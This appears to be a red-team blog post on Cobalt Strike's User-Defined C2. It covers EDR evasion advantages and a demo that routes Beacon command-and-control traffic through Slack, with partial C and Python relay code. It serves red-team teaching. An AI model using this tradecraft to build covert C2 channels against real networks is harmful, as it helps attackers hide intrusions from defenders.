
Introduction
For years, External C2 has been regarded as one of the most effective ways to bypass EDR and XDR solutions thanks to its ability to support custom-built egress channels. It allows red teams to design their own communication mechanisms, avoiding the static signatures that defenders traditionally monitor and detect.
However, several limitations became apparent as External C2 matured:
- The Beacon’s sleep behavior (sleep interval and jitter) could not be modified.
- The third-party client has to request an SMB Beacon from the external controller and then inject it locally—essentially recreating a staged payload workflow.
- Two injections are required: first, the third-party client injects the SMB Beacon, and then the SMB Beacon injects itself into memory. This results in poor OPSEC.
- The SMB Beacon payload stage lives in memory unencrypted and is not influenced by the Artifact Kit or malleable profile settings. This is arguably the most significant weakness of External C2.
- Third-party client development must be done entirely from scratch, requiring considerable engineering effort.
- Operational use is limited since it typically supports only one external Beacon session due to named-pipe reliance, making it difficult to scale.
- While it offers great flexibility in programming language choice, that flexibility comes with the cost of building everything yourself.
User-Defined C2: The New External C2
User-Defined C2 (UDC2) was introduced as the evolution of External C2, specifically designed to address many of these shortcomings. UDC2 is significantly lighter and only requires the development of a Beacon Object File (BOF) rather than a full standalone client.
The new workflow can be summarized as follows: Beacon leverages the UDC2 BOF to transmit encrypted frames over the custom C2 channel implemented in the BOF. Using your C2 protocol, the BOF communicates frame data with the UDC2 server, which relays it to the UDC2 listener on your Cobalt Strike team server via a direct TCP link.
The following image describes the architecture difference between User-Defined and External C2:

As illustrated in the diagram, while from a development perspective the attacker infrastructure remains (almost) the same, the difference is in the client itself. Previously with External C2, the whole client must be developed. Meaning that the client will request the SMB beacon, inject it in the client itself and communicate with it through named pipe to relay the beacon task and later parse its output before sending it back to the Teamserver via the egress channel.
With UDC2, only the BOF is required to develop, which will proxy the beacon functions, so its traffic gets redirected to the custom communication channel. Since the Beacon remains untouched, we can make use of Artifact Kit, Sleep Mask, UDRL and all the other evasion features Cobalt Strike offers.
User-Defined C2: The Advantages
With UDC2:
- Operators can freely modify Beacon sleep behavior, just as they would with a native Beacon.
- It is possible to communicate through multiple external Beacons. This is because there is no need to connect to the SMB Beacon’s named-pipe anymore.
- Development overhead is greatly reduced, allowing developers to focus purely on designing the custom egress channel.
However, the primary limitation is that development is constrained to C, since Beacon Object Files (BOFs) must be written in C.
The additional BOF can also have evasive characteristics, particularly when leveraging APIs or libraries associated with commonly used services such as Slack, Microsoft platforms, AWS, Mattermost, Discord, etc. When aligned with legitimate tools and communication patterns already present in the target environment, the BOF’s traffic is more likely to blend in. However, extended or high-volume tasking – such as relaying large amounts of traffic – may generate abnormal spikes (for example, an unusually high rate of Slack messages per minute), which could appear suspicious to monitoring solutions or EDR platforms. Increasing Beacon sleep intervals can help reduce this visibility, though this approach may be less suitable for proxychains traffic, where speed is required to avoid connection timeout.
Demo: Slack Egress Channel
Since Fortra has open sourced a project demonstrating UDC2 via ICMP echo requests and replies, we decided to experiment with the new capability – this time using Slack instead. To achieve this, we set up a Slack workspace and created a bot with permissions to send and read messages. Our design uses two separate channels: one for client-to-server communication and another for server-to-client responses. This separation helps prevent any potential communication collisions.
The initial development of the Slack transport began with a simple goal: leverage the WinInet API to perform HTTPS POST and GET requests against the Slack Web API. In the early “Proof of Concept” phase, the logic was simple—data was formatted using standard library functions like sprintf, and buffers were declared as fixed-size arrays on the stack (e.g., char response[8192]).
void Slack_ReadLastMessage(const char* token, const char* channelId) {
    HINTERNET hSession = InternetOpenA("SlackReader", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    HINTERNET hConnect = InternetConnectA(hSession, "slack.com", INTERNET_DEFAULT_HTTPS_PORT, NULL, NULL, INTERNET_SERVICE_HTTP, 0, 0);
    // Slack uses GET with query params for history
    char path[512];
    snprintf(path, sizeof(path), "/api/conversations.history?channel=%s&limit=1", channelId);
    HINTERNET hRequest = HttpOpenRequestA(hConnect, "GET", path, NULL, NULL, NULL, INTERNET_FLAG_SECURE, 0);
    char headers[512];
    snprintf(headers, sizeof(headers), "Authorization: Bearer %s\r\n", token);
    if (HttpSendRequestA(hRequest, headers, (DWORD)strlen(headers), NULL, 0)) {
        char response[8192] = { 0 };
        DWORD read;
        InternetReadFile(hRequest, response, sizeof(response) - 1, &read);
        char lastMsg[1024] = { 0 };
        ExtractJsonValue(response, "text", lastMsg, sizeof(lastMsg));
        printf("[SLACK] Last Message: %s\n", lastMsg);
    }
    InternetCloseHandle(hRequest);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hSession);
}
While this worked in a standard executable environment, it was fundamentally incompatible with the constraints of a Beacon Object File (BOF).
To solve this, we had to systematically “de-stack” the entire implementation. Every large buffer—the raw HTTP response, the extracted JSON value from Slack API, and the intermediate Base64 decoded binary—was migrated to the process heap. The official’s example has already implemented a safeHeapAlloc wrapper around Kernel32$HeapAlloc.
Instead of: char resp[16384]; // Triggers __chkstk
We moved to: void* respPtr = NULL; safeHeapAlloc(&respPtr, 16384); // BOF compatible
The same logic must be applied for data send logic.
From the server-side, we created the following Python3 code to read and send data via Slack API:
   def slack_listener(self) -> None:
        """Poll Slack messages from client channel and queue them for relay."""
        logging.info("Slack listener started")
        last_ts = None
        while not self.shutdown_event.is_set():
            try:
                response = self.slack_client.conversations_history(
                    channel=self.config.slack_client_channel,
                    oldest=last_ts,
                    limit=100
                )
                messages = response.get('messages', [])
                for msg in reversed(messages):
                    user_id = 1 # this is a basic PoC, supporting only 1 UDC2 beacon
                    text = msg.get('text', '')
                    ts = msg.get('ts')
                    if ts and (last_ts is None or float(ts) > float(last_ts)):
                        last_ts = ts
                    if text is not None or text !="":
                        print("[+] Received beacon data: " + text)
                        text = base64.b64decode(text)
                        self.beacon_manager.add_message(user_id, text)
                        self.relay_queue.put((user_id, text))
                        if self.metrics:
                            self.metrics.increment_messages_received()
            except SlackApiError as e:
                logging.error(f"Slack API error: {e.response['error']}")
            except Exception as e:
                logging.error(f"Slack listener error: {e}")

    def slack_send_message(self, user_id: str, payload: str):
        """Send message back to Slack channel."""
        try:
            self.slack_client.chat_postMessage(
                channel=self.config.slack_server_channel,
                text=payload)
            if self.metrics:
                self.metrics.increment_messages_sent()
        except SlackApiError as e:
            logging.error(f"Failed to send Slack message: {e.response['error']}")

The final result is a default Beacon sending data through Slack API and the third-party server relaying it to Cobalt Strike’s Team Server, resulting in a Slack egress client/server communication:
Conclusion
In summary, while External C2 paved the way for flexible and stealthy command-and-control customization, its architectural and operational shortcomings eventually limited its practicality. User-Defined C2 represents a more mature evolution, delivering lighter integration, improved OPSEC, and reduced development overhead by leveraging BOFs instead of standalone clients. Although it does introduce constraints, most notably its dependency on C, it offers a far more streamlined and maintainable approach to building custom egress channels, ultimately empowering red teams with a cleaner, safer, and more scalable alternative.
All codes and scripts referenced throughout this post, as well as the final project are available on our GitHub repository.
References